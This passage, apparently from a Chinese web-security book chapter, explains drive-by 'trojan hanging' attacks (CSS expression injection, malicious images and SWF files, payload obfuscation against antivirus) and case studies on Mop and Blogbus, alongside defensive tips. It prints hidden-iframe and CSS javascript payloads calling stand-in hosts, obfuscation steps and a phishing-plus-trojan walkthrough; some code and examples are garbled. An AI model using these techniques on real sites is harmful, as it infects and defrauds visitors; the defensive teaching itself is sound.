曾经有一次百度空间被 CSS 挂马。当时，百度空间推出没有多久，就有许多百度用户收到了类似“哈，节日快乐呀！热烈庆祝 2008，心情好好，记住要想我！http://hi.baidu.com/XXXXX”的站内消息。

由于网址是百度空间的网址，许多用户认为不会存在安全问题，加上又有可能是自己朋友发来的，因此会毫不犹豫地点击进入。但是进入指定的网址后，用户就会感染蠕虫病毒，并继续传播。

由于蠕虫扩散非常严重，最终导致百度空间不得不发布官方声明提醒用户，并且大费周折地在服务器中清除蠕虫的恶意代码。那一次的挂马事件利用的就是百度空间 CSS 模板功能，通过变形的 expression 在 CSS 代码中动态执行脚本，让指定的远程恶意代码文件在后台悄悄运行并发送大量伪造信息。

大家在点击陌生链接时，要多多个心眼，大网站也是可能被挂马的，在上网时，最好还是使用一些带网页木马拦截功能的安全辅助工具。

8.3.2 为什么会有CSS挂马

在Web1.0时代，使用IFRAME挂马对于黑客而言，与其说是为了更好地实现木马的隐藏，倒不如说是无可奈何的一个选择。在简单的HTML网页和缺乏交互性的网站中，黑客可以利用的手段也非常有限，即使采取了复杂的伪装，也很容易被识破，还不如IFRAME来得直接和有效。

但如今交互式的Web2.0网站越来越多，允许用户设置与修改的博客、SNS社区等纷纷出现。这些互动性非常强的社区和博客中，往往会提供丰富的功能，并且会允许用户使用CSS层叠样式表来对网站的网页进行自由的修改，这促使了CSS挂马流行。

提示 ATTENTION

CSS是层叠样式表（Cascading Style Sheets）的英文缩写。CSS最主要的目的是将文件的结构（用HTML或其他相关语言写的）与文件的显示分隔开来。这个分隔可以让文件的可读性得到加强、文件的结构更加灵活。

黑客在利用CSS挂马时，往往是借着网民对某些大网站的信任，将CSS恶意代码挂到博客或者其他支持CSS的网页中，当网民在访问该网页时恶意代码就会执行。这就如同你去一家知名且证照齐全的大医院看病，你非常信任医院，但是你所看的门诊却已经被庸医外包了下来，并且打着医院的名义利用你的信任成功欺骗了你。但是当你事后去找人算账时，医院此时也往往一脸无辜。对于网管而言，CSS挂马的排查是必备常识。

8.3.3 CSS挂马实例

CSS挂马方式较多，但主流的方式是通过有漏洞的博客或者SNS社交网站系统，将恶意的CSS代码写入支持CSS功能的个性化页面中。下面我们以典型的CSS挂马方式为例进行讲解。

方式1：

```
Body{
background-image: url ('javascript:
document.write ("")')
```

“background-image”在CSS中的主要功能是用来定义页面的背景图片。这是最典型的CSS挂马方式，这段恶意代码主要是通过“background-image”配合JavaScript代码让网页木马悄悄地在用户的电脑中运行。

那如何将这段CSS恶意代码挂到正常的网页中去呢？黑客可以将生成好的网页木马放到自己指定的位置，然后将该段恶意代码写入挂马网站的网页中，或者挂马网页所调用的CSS文件中。

提示 ATTENTION

使用Body对象元素，主要是为了让对象不再改变整个网页文档的内容，通过Body对象的控制，可以将内容或者效果控制在指定的大小内，如同使用DIV对象那样精确地设置大小。

方式2：

```
Body{
background-image: url (javascript:
open ('http://www.X.com/muma.htm', 'newwindow', 'height=0, width=0,
top=1000, left=0, toolbar=no, menubar=no,
scrollbars=no, resizable=no, location=no,
status=no')))
```

方式1的CSS挂马技术，在运行时会出现空白的页面，影响网页访问者正常的访问，因此比较容易发现。不过在方式2中的这段代码，使用了JavaScript的Open开窗，通过新开一个隐藏的窗口，在后台悄悄地运行新窗口并激活访问网页溢出木马页面，不会影响访问者观看网页内容，因此更加隐蔽。



网页文字内容并没有受到影响

8.3.4 防范CSS被挂马

网络服务器被挂马，通常会出现防病毒软件告警之类的信息。由于漏洞不断更新，挂马种类时刻都在变换，通过客户端的反映来发现服务器是否被挂马往往疏漏较大。正确的做法是经常检查服务器日志，发现异常信息，经常检查网站代码，使用网页木马检测系统，进行排查。

目前除了使用以前的阻断弹出窗口防范 CSS 挂马之外，还可以在网页中设置 CSS 过滤，将 CSS 过滤掉。不过如果你选择过滤 CSS 的话，首先需要留意自己的相关网页是否有 CSS 的内容，因此我们仍然首推用阻断方式来防范 CSS。阻断代码如下所示：

```
iframe[miao1:expression (this.src='about:blank', this.outerHTML='')];  
script[miao2:expression (if (this.src.indexOf ('http') ==0) this.src='res://ieframe.dll/dnserror.htm')];
```

将外域的木马代码的 src 重写成本地 IE404 错误页面的地址，这样，外域的 JavaScript 代码不会被下载。

8.4 网页图片中潜伏的木马

许多著名的论坛都出现过被黑客利用图片挂马的事件，图片挂马是一种典型的溢出攻击非常危险。黑客利用图片挂马的途径花样百出，最典型的途径就是广告方式，曾经就出现过黑客购买某门户网站的广告位置用来挂马的事件。由于某些网站为了方便广告客户更换广告，因此广告图片都不是保存在自己网站空间中的，而是直接指向了客户指定的地址，因此黑客在购买广告位置之后，将指向广告的图片修改为恶意溢出图片，导致了許多用户误认为是该门户网站被黑客挂马。

部分网站管理人员在做网站安全维护的时候，往往认为维护一次就可以了，不是忽略了反病毒系统的升级就是忘记了定期审查程序和系统，进行有计划的维护，因此导致许多网站屡屡被黑客溢出攻击。对于网管来说，应该做到面对复杂项目也能有事无巨细地进行审核排查的耐心，时刻

关注各种安全公告的发布与更新。

8.4.1 备受黑客青睐的图片挂马

黑客们之所以热衷于用图片挂马的方式抓肉鸡，主要是图片挂马的隐蔽性相对较高，网管想在成千上万张图片中找到有害文件，既费时又费力。此外，通过嵌入的方式将看似没有问题的图片嵌入网页中，本身就很难发现。

更重要的是，图片永远是捕获肉鸡的最好诱饵。黑客往往只需要将木马挂到网站上之后，再取一个耸人听闻或者暗示性极强的名字，就会有源源不断的肉鸡找上门来。所以图片挂马就如同古代传说中会吃人的美人鱼一样，先用动听的歌声将在大海中航行的水手迷惑，让他们偏离航向，进而自投罗网落入美人鱼布好的陷阱中。


图片挂马的主要方式有两种，一种是直接利用 JPG 漏洞、GDI 漏洞或者 ANI 漏洞等进行溢出挂马，将制作好的溢出文件，直接上传或者链接到入侵的网站中，等待没有打补丁的用户中招。


另外一种是将图片伪装后挂马。将包含 JS 代码或者 IFRAME 代码的网页木马加密后添加到 HTML 文件中。

8.4.2 图片挂马攻防实例

方式 1：图片漏洞挂马

这种挂马方式主要利用的是系统或者建站程序的漏洞。我们以 MS08-071 漏洞为例讲解这种挂马方式。首先打开“MS08-071 漏洞溢出生成器”，在地址一栏中输入木马所在地址，然后在图片地址选项中选择一张正常的图片（优先选择 BMP 格式图片），点击“生成”之后，含有恶意代码的图片（WMF 格式）就出现在溢出程序所在的目录中了。





提示 ATTENTION

MS08-071 漏洞是一个远程代码执行漏洞，如果用户打开特制的 WMF 文件、图像文件等，就会触发漏洞，被黑客远程控制。黑客拥有查看、更改、删除数据或者创建新账户的权限。

恶意图片生成后，接下来将它保存到指定的网站中，在需要挂马的网页中添加正常的图片显示代码，这里的 IP 地址要根据实际情况进行修改。代码添加完成之后，所有访问者都会在浏览该网页时中招。

防范这种图片挂马方式最好的办法就是部署服务器反病毒系统，通常反病毒系统在查杀这种漏洞溢出木马时效率和速度会比较高。在必要时，也要提醒工作单位的员工及时升级系统补丁，防止内部感染。这种通过恶意图片进行溢出挂马的方式目前有 JPG、GIF、ANI、GDI 等许多种，方法大同小异。



此外，由于溢出文件的图片虽然有时候能够正常显示，但是多数时候仍然是无法正常显示的，特别是在用略缩图查看图片文件时，含有恶意代码的溢出图片往往无法正常显示，因此网管可以使用 Windows 资源管理器中的略缩图查看功能，查看一下网站中哪些图片无法在略缩图模式下正常显示。

方式 2：图片伪装挂马

这种方法比较简单，所以在最近非常盛行。具体操作方法如下：先准备好特制的 JS 挂马代码，然后打开写字板，输入 HTML 代码（将框架内嵌的木马地址设为图片木马网页的地址）：

```
<html> <br> <iframe src=" http://  
www.hacker.com/test.js " height=0  
width=0> </iframe> <br>  </  
center>
```

</html>
 将代码插入目标网站内页或另存为 HTML 再上传到目标网站，当用户访问该网页时，就会中招。



这种挂马方式其实是利用图片作为转移网页访问者视线的一种方式。更早之前，我们可以将类似的 HTML 代码直接另存为 GIF 文件，上传或者挂到动网论坛中，不过现在直接保存为 GIF 的方法已经失效了。

这种挂马的防范方法跟防范 IFRAME 挂马的方法类似，通过 JS 代码就可以阻断外域的 JS 文件运行。

```
iframe{zimo1:expression (this.src='about:  
blank', this.outerHTML='')};
```

```
script{zimo2:expression ((this.src.  
toLowerCase().indexOf('http')==0)?  
document.execCommand('stop'):'')};
```

这段代码立即调用 IE 私有的 execCommand 方法来停止页面所有请求，所以外域 JS 文件也被强制停止下载了，就像我们点了浏览器的“停止”按钮一样。

8.5 播放Flash 招来木马

SWF 挂马出现得比较早，以前主要是利用系统漏洞传播，这种方式跟很多挂马方式相差无几，所以并不出众。直到利用 Flash 软件漏洞的 SWF 挂马方式出现后，才迅速蹿红，成为主流的挂马方式之一。为什么利用 Flash 软件漏洞的 SWF 挂马方式会这么厉害呢？下面将一一解答。

SWF 挂马的危害性很大，为什么这么说呢？它有两个优势：第一个优势是，使用 SWF 文件格式的 Flash 有着庞大的安装量，用户基数大，潜在的可能被黑的用户量就大。每当 Flash 新漏洞一出现，SWF 挂马就会沉渣泛起。


第二个优势就是，播放 SWF 文件是很正常的行为，不会引起用户的警觉，这样挂马的隐蔽性就会非常高。当然，这种挂马方式的缺点也非常明显，在大多数用户安装了补丁后，成功率就会大大降低。

提示 ATTENTION

SWF 是 Adobe Flash 在网络中播放时使用的文件格式，也是动画制作完成后生成的最终格式。Flash 的普及程度相当高，绝大部分的网友为了浏览 SWF 文件而安装它。

8.5.1 SWF挂马优势

为什么黑客会钟情 SWF 挂马呢？因为 SWF 文件对应的 Flash 动画播放软件是装机必备的标准软件之一，如果能够挖掘到 Flash 中的漏洞，再配合网页进行挂马，自然会肉鸡成群。此外，许多人会定期更新 Windows 的补丁，但是常用软件却很少进行更新，这就造成了 Flash 这样的漏洞受到黑客的追捧与欢迎。



黑客选择使用 Flash 的 SWF 文件挂马，就如同以前的毒奶粉事件一样，虽然消费者都很信任正规厂商的奶粉，避免通过其他渠道购买奶粉。但是真奶粉由于自己的质检漏洞等问题，导致了奶粉中含有有毒成分，最终毒害了消费者。


Flash 动画也是如此，很多用户相信 Flash，都会进行安装，但是由于 Flash 播放控件也存在漏洞，导致用户虽然安装了无毒的 Flash 控件，但是一样会遇到利用 Flash 控件漏洞挂马的网页。

提示 ATTENTION

Flash 漏洞曝光后，虽然补丁程序及时发布了，但是仍然有数百万台没有及时更新安全补丁的电脑被植入木马。此外，一些恶意网站也趁火打劫，不管访问者是否更新了安全补丁，都要求更新网站提供的所谓的安全补丁，其实是病毒。

8.5.2 SWF挂马攻防实例

主流的 SWF 挂马都是通过 Flash 漏洞实现的。黑客下载一个恶意的 SWF 文件，用写字板打开，找到 EXE 文件链接的地址。黑客只需要将该链接地址修改成自己指定的木马下载地址，再上传到网站即可。



此外，黑客还可以使用 SWF 木马生成器来挂马。在生成器中输入自己指定的木马下载地址，然后点击“生成”按钮，将生成恶意的 SWF 文件插入需要挂马的网页中。

在处理 SWF 挂马时，首先升级 Flash 的版本，打上相关的安全补丁，堵住安全漏洞，并会使用一些监控工具，监控公司客户机常用软件的升级情况。此外，还可以使用一些能拦截网页挂马的安全辅助工具，例如“360 安全卫士”、“锐甲”等。

提示 ATTENTION

由于 Flash 漏洞的危害性，当漏洞利用程序出现时，在黑客圈甚至被炒到数万元，但仍不乏购买者。与此同时，Flash 漏洞的曝光，也让黑客圈内的肉鸡交易再次火爆，在黑客常用的 IRC 聊天频道中，肉鸡以数千甚至上万的数量进行批量交易。

8.6 网页木马加密避追杀

随着网页挂马的流行，杀毒软件也开始紧盯各种网页挂马方式，这让许多黑客也很郁闷。但是黑客也很快找到了应对的方法，这种方法就是将挂马的网页代码进行加密，打乱原有代码的模様，让杀毒软件无从辨识。难道加密后的网页木马就真的无法防范吗？答案就在下文中。

对挂马网页进行加密是黑客经常用的手段，这种手段能够躲避杀毒软件的追杀，因此近年来黑客在进行网页挂马时，通常会选择将已经做好的网页代码进行二次加密甚至多次加密。

早期黑客多数都只采用简单的 Unicode 转码来实现加密，但是采用这种加密方式的网页很快就被杀毒软件查杀了，无法再有效地起到免杀作用，因此网页加密也开始逐步升级花样百出，从 Escape 可转换编码加密到转义字符加密，最后发展到自定义函数来进行加密。

提示 ATTENTION

Escape 是一个存在于 JavaScript、VBS 等脚本语言中的函数，在 JavaScript 中，Escape 函数起着让一些非英语字符在传递过程中进行重新编码再传递的作用。

8.6.1 网页木马为什么要加密

网页木马人人恨，杀毒软件对它也是非常关注，也会采取各种防范手段。网页木马的传播就受到限制，为了更好地生存，为了不被杀毒软件等安全工具发现，很多黑客对网页木马进行了加密，增加了杀毒软件查杀的难度，提高了网页木马的生存率。因此，主流的网页木马都是进行过加密的。

网页木马加密的种类有许多，多数都是利用网页代码各个标准互相转换的特点，进行编码的转换加密，这种加密方式在某种意义上，只是干扰了依靠特征码辨识网页木马的杀毒软件的识别，但并没有将自己加密。因此，现在比较高级的加密手段是在编写脚本语言的时候自己进行函数的定义，然后再进行字符串加密，多制造一些让杀毒软件混乱的门槛，从而让它们无从辨别。

用字符转换的方式进行加密，就如同我们用中文对一个翻译讲话一样，我们计算机就是这个精通许多语言的翻译，我们将一句话告诉这个翻译，这个翻译随后用英语将这段话抄了下来，然后又用替换密码将这段英文进行简单的替换，最后再将这段英文用莫尔斯电码发送给另外一个能够解密的翻译。


由于整个过程使用的都只是基本的代码转换，解密人员只需会莫尔斯电码并了解英文替换密码就能破解这个密码，但是对于不会发电报的人而言，这已经是非常费解的东西了。下面，我们以当前黑客最常用的 Escape 加密方法为例，剖析网页木马加密的方式和防范方法。

8.6.2 加密网页木马加密

STEP1 编写需要加密的 HTML 代码，这里我们用前面介绍过的 IFRAME 框架挂马中的代码：`<iframe src=http://blog.sina.com.cn/deyumiao width=400 height=300>`，然后登录转换网站 <http://tool.chinaz.com>。


在网页中找到“代码转换工具”，然后点击选择下拉菜单中的“URL16 进制

加密”一项，之后将木马网页链接地址 <http://blog.sina.com.cn/deyumiao> 输入到地址栏中，点击“加密”后为 <http://%62%6C%6F%67%2E%73%69%6E%61%2E%63%6F%6D%2E%63%6E/deyumiao>。



STEP2 将加密后的网址粘贴回原来的 IFRAME 代码中：`<iframe src= http://%62%6C%6F%67%2E%73%69%6E%61%2E%63%6F%6D%2E%63%6E/deyumiao width=400 height=300>`。

再点击“代码转换工具”菜单中的“Encode 加密/解密工具”，将 IFRAME 代码复制到输入框中，点击“Encode 加密”，得到加密后的代码：`%3Ciframe+src%3D+http%3A%2F%2F%2562%256C%256F%2567%252E%2573%2569%256E%2561%252E%2563%256F%256D%252E%2563%256E%2Fdeyumiao+width%3D400+height%3D300%3E%3C%2Fiframe%3E`。




STEP3 打开写字板程序，将下列代码输入到写字板中，并将加密代码复制到指定位置：

```
< SCRIPT LANGUAGE="Javascript"><
! —
var Words ="把加密生成后的代码复制到
此处就 OK 了！"
function OutWord ()
{
```

```
var NewWords;
NewWords = unescape (Words) ;
document.write (NewWords) ;
}
OutWord () ;
// —>
```

STEP4 点击“代码转换工具”菜单中的“JS 方式加密/解密”，将修改完成的 JavaScript 代码复制到输入框中，然后点击“JS 加密”，完成代码加密过程，再将加密后的代码放入到希望插入木马的网页中即可。以后，当用户访问该网站时，就会激活木马。



8.6.3 防范网页木马加密


如果我们碰到加密的恶意网页，同样进入转换网站，然后将那些复杂的代码粘贴到解密的输入框中，再点击“解密”按钮即可解出原文。但是需要注意的是，由于解密涉及到不同的字符编码之间的转换，因此在解密过程中一定要抓住不同编码的特点，例如 Escape 编码中，通常会以“%”作为开头，在将中文转换为 Escape 编码后，往往是“%”后面紧跟着小写字母“u”，接下来是 4 位字母，它们就是 16 进制的字符。

一般用户要防范加密过的恶意网页，最好的方法是开启杀毒软件中的脚本过滤功能，或者在 IE 浏览器“Internet 选项”中的“高级”标签中选择“禁用脚本调试”。此外 JS 加密和 URL16 进制加密有时在火狐浏览器中会被自动屏蔽，在浏览自己怀疑有危险的网页时，可以选择火狐浏览器。

8.7 猫扑网的欺骗漏洞实例

很受年轻人喜欢的猫扑，曾有过一个存在安全隐患的页面，黑客可以用这个安全隐患进行钓鱼、挂马，以猫扑的名义欺骗你，下面我们以这个案例来介绍。

当网民收到一封包含猫扑链接的邮件或者 QQ 群里面有人发了猫扑链接，如果再确定域名的确是猫扑的，相信很多人都会毫不犹豫地点击。此时就有可能就陷入了黑客构造的钓鱼网站或者挂马陷阱。



这是怎么回事？原来猫扑网站中的某个页面存在安全隐患，黑客可以利用它进行网络钓鱼或者挂马。如果上当点击了黑客利用它制造的网页，就可能被网络骗子蒙骗或者电脑被病毒入侵。

8.7.1 未过滤外部网址

上图中其实是一个半真半假的网页，一部分是猫扑的真实页面，另外一部分页面是来自 <http://xingqibai.cn> 这个黑客钓鱼网站。之所以会出现这样的问题，主要就是猫扑的 <http://dzh2.mop.com/ladyClub/indexframe.jsp> 网页存在外部网址未过滤的情况。

利用这个安全隐患，黑客可以构造 <http://dzh2.mop.com/ladyClub/indexframe.jsp?url=http://xingqibai.cn>，当用户访问这个网址的时候，`indexframe.jsp` 会获取 `url=` 后面的地址，并将 <http://xingqibai.cn> 框架套入当前网页中，在特定位置显示出来。

很显然，这是网页设计者在编写这个页面的时候忽略了对 `url=` 后面的参数进行过滤，这就如同一个公司虽然安装了大门，却忘记了给门安装门锁一样，其结果是由于没有钥匙的鉴别条件，每个人都能够混入这个公司，冒充公司内部的人员。

通常正常的流程应该是，先获取 `url=` 后面的地址，之后判断这个地址是否合法，也就是这个 `url=` 后面的链接是不是网站内部的地址，这个可以通过 JS 脚本判断网址域名前面的字符来确定。

比如 dzh2.mop.com，可判断 `.com` 前面的字符是否 `mop`，如果是内部合法地址就让她在页面中显示，是外部网址就不在页面中显示，这样黑客就没有了可乘之机。几乎所有给用户造成伤害的网络安全大问题都出在对一个小小的细节的疏忽上。

8.7.2 钓鱼攻击演示

STEP1 黑客要先制作一个钓鱼网页。用 Dreamweaver 或者 Microsoft Expression Web 完成这个工作，在这个钓鱼页面中使用 Request 输出函数，就可以保存钓鱼页面中输入的用户名、密码等信息。根据不同的需要，黑客可以制作不同的钓鱼网页，例如中奖钓鱼网页、购物钓鱼网页等。

STEP2 钓鱼页面制作好后，黑客会将钓鱼页面上传到自己的网站中，然后将钓鱼页面的链接地址添加到 <http://dzh2.mop.com/ladyClub/indexframe.jsp?url=> 的后面即可，这样一个伪装成猫扑的钓鱼“陷阱”就做成了。

STEP3 高明的黑客还会给地址再加一个伪装，他们会加密钓鱼网址，让你无法看出地址里面接有另外一个地址，增加了迷惑性。黑客一般用的是 URL16 进制加密，将 <http://dzh2.mop.com>

后面的部分全部加密。

登录可以对网址进行加密的网站 <http://tool.chinaz.com>，在网页中找到“代码转换工具”项，然后选择下拉菜单中的“URL16进制加密”项，之后将钓鱼网页链接地址复制到输入栏中进行加密，得到 <http://dzh2.mop.com/%6C%61%64%79%43%6C%75%62/%69%6E%64%65%78%66%72%61%6D%65%2E%6A%73%70%75%72%6C=http://%78%69%6E%67%71%69%62%61%72%2E%63%6E>。

这样伪装后，一般用户就会只注意到 <http://dzh2.mop.com>，而没有想到该网址连接了钓鱼页面。



提示

ATTENTION

URL16进制加密是将 URL 中的单个字符转换成 16 进制，之后每个转换后的 16 进制字符前面加上 % 再连在一起就是加密后的地址了。以加密 baidu.com 为例，baidu.com 加密后就是 %62%61%69%6475%2E%63%6F%6D。


| 原始字符 | 转换成16进制 | 前面加上% |
|------|---------|-------|
| b | 62 | %62 |
| a | 61 | %61 |
| i | 69 | %69 |
| d | 64 | %64 |
| u | 75 | %75 |
| . | 2E | %2E |
| c | 63 | %63 |
| o | 6F | %6F |
| m | 6D | %6D |

8.7.3 网页挂马演示


除了能用来进行钓鱼攻击之外，这个安全隐患还可以被黑客用来进行挂马攻击，挂马的关键就是制作挂马网页。

STEP1 黑客在挂马之前先要准备网页木马，他们通常会使用网页木马生成器，例如使用“MS09-002 网页木马生成器”。

打开这款生成器，在“木马下载地址”中输入上传到指定空间的木马地址，例如 <http://xinbqibar.cn/1.exe>，然后点击“生成”按钮，此时生成器会生成一个 HTML 网页，也就是黑客使用的挂马网页。



STEP2 将挂马网页上传到空间中，再复制上传后的网页木马链接地址，然后用记事本打开钓鱼页面，在钓鱼页面的 HTML 代码后面输入 IFRAME 框架挂马代码。这样钓鱼页面就跟挂马页面有关联了，在用户访问钓鱼页面的同时就激活了挂马页面。



提示

ATTENTION

IFRAME 是 HTML 语言中的框架标签。HTML 语言中 < iframe > 都是成对出现的，代码结束的时候则需要多出一个“/”表示代码结束。代码中的 width=0 表示框架的宽度为 0，Height=0 表示高度也为 0，也就代表这个 IFRAME 框架既没有高度也没有宽度，那么这个框架就被隐藏了。

STEP3 然后将钓鱼页面上传到空间中，再将这个页面地址经过 URL 16 进制加密后添加到“url=”之后，这样一个既能够挂马，又能够钓鱼的页面就制作完成了。

最后黑客会将这样的页面通过 QQ 群等渠道广为传播。

8.7.4 漏洞修补之法


对猫扑而言，要加强网站的安全性检测，特别是要增加对外部链接地址的过滤，对“url=”后面的外部链接参数过滤要在所有页面进行，不能遗漏一个。

对普通用户而言，要避免被这个漏洞祸害，要有这样的信念，天下没有免费的午餐。例如你在猫扑什么也没做，突然通知你中了一个大奖，这种事基本上是不可能的。大家最好不要相信网络中奖，十有八九都是假的。


如果你看到一个网址后面有大量的加密，就要多一个心眼，最好启动带有网页木马拦截功能的安全辅助工具，再打开网页，避免网页木马的骚扰。此外，大家还要勤打补丁，及时升级杀毒软件病毒库。

8.8 博客大巴网页漏洞引木马实例


博客大巴是一家提供收费服务的中文博客网站，访问量巨大。




STEP2 然后进入博客大巴，点击网页右侧的“立即注册”按钮，随意注册一个博客大巴的账号，例如账号名称为plutotestpluto。账号注册完成后，会收到一封验证邮件。完成身份验证后，网页会跳转到博客大巴管理中心页面。在这个页面中点击文字提示“创建一个博客”，就进入了博客创建向导。根据向导提示，输入博客名、博客域名等信息之后，就完成了博客创建。



STEP3 博客创建好后，再回到博客管理页面，点击管理页面右下角的“博客设置”选项，进入博客设置页面，在该页面中黑客就可以进行挂马。在“自定义header”中，如下图所示。输入代码后，就将木马内嵌到网页头部中去了，在这里我们是以“www.baidu.com”为例子，黑客可以把该链接替换为任意恶意链接。




除了在网页头部可以插入挂马代码之外，黑客还可以通过自定义模板将代码加入自定义模板的HTML代码框中。点击“模板”选项，再点击模板右侧的“自定义模板选项”，就可以在自定义模板中加入挂马代码了。




在自定义模板中做出一个非常漂亮的模板，然后点击“分享模板”将该模板共享出去，如果有用户点击了含有挂马代码的模板，就会激活漏洞，引来无数的病毒，给电脑中的个人隐私信息带来安全风险。

打开测试博客 <http://pplluutto.blogbus.com>，点击“查看→查看源文件”，弹出网页源代码窗口，如下图所示，可以看到，网页中包含了 `http://www.baidu.com/ width=111 height=0 border=0` 和 `http://www.google.cn/ width=111 height=0 border=0`，证明挂马成功了。



要堵上漏洞，博客大巴要加强对HTML代码的过滤，特别是对header、模板的过滤，禁止用户输入。



输出未过滤产生漏洞

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.8.3 再现跨站攻击

